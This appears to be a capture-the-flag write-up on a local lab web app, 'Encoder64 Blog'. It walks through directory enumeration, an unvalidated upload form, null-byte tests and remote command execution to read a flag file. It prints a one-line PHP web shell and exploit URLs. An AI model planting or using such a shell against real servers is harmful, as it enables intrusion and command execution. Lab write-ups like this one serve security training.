

# REPORT 028-24

Encoder64 Blog – Insecure File Upload to Remote Code Execution

## 1. Introduction

This report explains how insecure file upload functionality in the **Encoder64 Blog** application allowed uploading a malicious PHP file, leading to remote code execution (RCE). Directory discovery, null-byte testing, and direct file invocation were used to gain execution and retrieve the flag.

## 2. Enumeration

Directory enumeration using OWASP DirBuster revealed several important endpoints.

The screenshot displays the OWASP DirBuster 1.0-RC1 application window. The main window shows the scan results for the target URL `http://127.0.0.1:32769/`. The results are presented in a table with columns: Type, Found, Response, and Size.

| Type | Found           | Response | Size |
|------|-----------------|----------|------|
| File | /about.php      | 200      | 7999 |
| File | /contact.php    | 200      | 6882 |
| File | /index.php      | 200      | 205  |
| Dir  | /               | 200      | 9872 |
| Dir  | /icons/         | 403      | 447  |
| Dir  | /static/        | 403      | 447  |
| Dir  | /static/images/ | 403      | 447  |
| Dir  | /posts/         | 403      | 447  |
| File | /posts.php      | 200      | 198  |
| Dir  | /posts/uploads/ | 403      | 447  |

Below the table, the application shows scan statistics: Current speed: 1193 requests/sec, Average speed: (T) 857, (C) 1031 requests/sec, Parse Queue Size: 0, Total Requests: 13715/6616452, Current number of running threads: 100, and Time To Finish: 01:46:44. There are buttons for Back, Pause, Stop, and Report.

In the background, a terminal window shows the command `docker compose up` and the output of the container logs, including the command line and the results of the scan.

#### IMPORTANT DIRECTORIES FOUND

```
/about.php  
/contact.php  
/index.php  
/post.php  
/posts/uploads/ (403 - restricted)
```

## 3. Exploitation Walkthrough

### 3.1 Upload Form Located

An upload form was identified at `/posts/upload-article.php`.

The screenshot shows a web browser window with the address bar displaying `localhost:56302/posts/upload-article.php`. The page title is "Encoder64 Blog". The main heading is "Submit Your Article". Below this, a message says "Please fill in this form to submit your article." The form contains three input fields: "Name", "Email", and "Upload Article". The "Upload Article" field has a "Choose File" button and a "No file chosen" text. A blue "Submit" button is located below the "Upload Article" field. On the right side of the page, there is a sidebar with a "Search" box, a "Categories" list, and a "Live View" section.

### 3.2 Uploading a Malicious PHP Shell

A simple PHP system execution shell was created and uploaded:

File Edit View

```
<?php system($_GET['cmd']); ?>
```

SHELL.PHP

```
<?php system($_GET['cmd']); ?>
```

### 3.3 Bypassing Validation Using Null Byte

Attempting to access the shell initially returned **Post not found**. Testing null-byte truncation confirmed file execution behavior:

localhost:56302/post.php?id=uploads/shell.php&cmd=ls%20-la

Post not found.


localhost:56302/post.php?id=uploads/shell.php%00

**Warning:** file\_exists() expects parameter 1 to be a valid path, string given in /var/www/html/post.php on line 13

Post not found.

### 3.4 Executing Commands

By directly calling the uploaded file without extension filtering, RCE was achieved:



Using `cmd=cat FLAG.txt` successfully retrieved the flag.

## 4. Flag

RETRIEVED FLAG

```
flag{57d18e72-c3df-45e3-9cc0-119fddf1b28e}
```

## 5. Remarks

SUMMARY

The Encoder64 Blog allowed arbitrary file uploads without validation.

This enabled uploading a malicious PHP shell, leading to full RCE. Null byte testing helped confirm backend file handling behavior. The attack concluded with accessing FLAG.txt on the server.